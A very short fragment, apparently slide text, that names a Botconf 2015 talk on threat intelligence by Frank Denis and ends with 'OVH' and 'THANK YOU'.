  - Botconf 2015: The Missing Piece Of Threat Intel, Frank Denis


OVH
THANK YOU